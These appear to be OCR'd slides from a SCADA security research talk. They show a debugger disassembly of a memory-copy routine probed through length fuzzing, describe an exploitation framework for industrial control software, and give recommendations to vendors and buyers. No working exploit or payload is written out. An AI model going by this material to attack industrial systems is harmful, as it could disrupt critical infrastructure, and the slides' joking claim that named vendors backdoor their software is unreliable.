
Client → Server


0049C648 C1E9 02 SHR ECX,2
0049C64B 83E2 03 AND EDX,3
0049C64E 83F9 08 CMP ECX,8
0049C651 72 29 JB SHORT Tunnelle.0049C67C
0049C653 F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0049C655 FF2495 6CC74900 JMP DWORD PTR DS:[EDX*4+49C76C]
0049C65C 8BC7 MOV EAX,EDI
0049C65E BA 03000000 MOV EDX,3
0049C663 83E9 04 SUB ECX,4
0049C666 72 0C JB SHORT Tunnelle.0049C674
0049C668 83E0 03 AND EAX,3
0049C66B 03C8 ADD ECX,EAX
0049C66D FF2485 80C64900 JMP DWORD PTR DS:[EAX*4+49C680]
0049C674 FF248D 7CC74900 JMP DWORD PTR DS:[ECX*4+49C77C]
0049C67B 90 NOP
0049C67C FF248D 00C74900 JMP DWORD PTR DS:[ECX*4+49C700]
0049C683 90 NOP
0049C684 90 NOP
0049C685 C6 ???
0049C686 49 DEC ECX
0049C687 00BCC6 4900E0C6 ADD BYTE PTR DS:[ESI+EAX*8+C6E00049],BH
0049C68E 49 DEC ECX
0049C68F 0023 ADD BYTE PTR DS:[EBX],AH
0049C691 D18A 0688078A ROR DWORD PTR DS:[EDX+8A078806],1
0049C697 46 INC ESI
0049C698 0188 47018A46 ADD DWORD PTR DS:[EAX+468A0147],ECX
0049C69E 02C1 ADD AL,CL
0049C6A0 E9 02884702 JMP 02914EA7
0049C6A5 83C6 03 ADD ESI,3
0049C6A8 83C7 03 ADD EDI,3
0049C6AB 83F9 08 CMP ECX,8
0049C6AE ^72 CC JB SHORT Tunnelle.0049C67C
0049C6B0 F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0049C6B2 FF2495 6CC74900 JMP DWORD PTR DS:[EDX*4+49C76C]
0049C6B9 8D49 00 LEA ECX,DWORD PTR DS:[ECX]
0049C6BC 23D1 AND EDX,ECX
0049C6BE 8A06 MOV AL,BYTE PTR DS:[ESI]
0049C6C0 8807 MOV BYTE PTR DS:[EDI],AL
0049C6C2 8A46 01 MOV AL,BYTE PTR DS:[ESI+1]
0049C6C5 C1E9 02 SHR ECX,2
0049C6C8 8847 01 MOV BYTE PTR DS:[EDI+1],AL
0049C6CB 83C6 02 ADD ESI,2
0049C6CE 83C7 02 ADD EDI,2
0049C6D1 83F9 08 CMP ECX,8
0049C6D4 ^72 A6 JB SHORT Tunnelle.0049C67C
0049C6D6 F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0049C6D8 FF2495 6CC74900 JMP DWORD PTR DS:[EDX*4+49C76C]
0049C6DF 90 NOP
0049C6E0 23D1 AND EDX,ECX
0049C6E2 8A06 MOV AL,BYTE PTR DS:[ESI]
0049C6E4 8807 MOV BYTE PTR DS:[EDI],AL
Switch table (1-based) used at 0049C66D
Unknown command
ECX=00000060 (decimal 96.)
DS:[ESI]=[003CA186]=00420042
ES:[EDI]=[003CB098]=00420042

Playing with lengths can be fun! Or not fun, or useful. Often time consuming and irritating actually. Literally be prepared to spend a lot of time chasing possibilities that aren't there. Just to, in the end, when you end up with another denial of service bug, wondering why you're still inside when its 8 in the evening. Maybe I should have listened to Dad and became a doctor, or a lawyer.

Not only in SCADA protocols, but others too!

Sploitware


A framework designed
specifically for SCADA systems

Just a small project of mine focused on SCADA and related software

Can check systems for potentially vulnerable software, exploit vulnerabilities, lots of fun stuff

Methods for identifying vulnerabilities? Manual testing to fuzzing to reverse engineering


R&D findings range from RCE to DoS to Integrity Loss


DEMO!

Recommendations


Vendors...

(And check out TAOSSA)

Clients...

Do a security evaluation before you make the purchase.

Because other people will.


And please don't backdoor your software...
cough Siemens *cough* Control4 *cough* Beckhoff

Although many do, not all of SCADA vendors have free trials, demos, evaluations, etc.. If you're one of them, and would like a product security evaluation, contact me :)


Thank you!
jbrown at tenable.com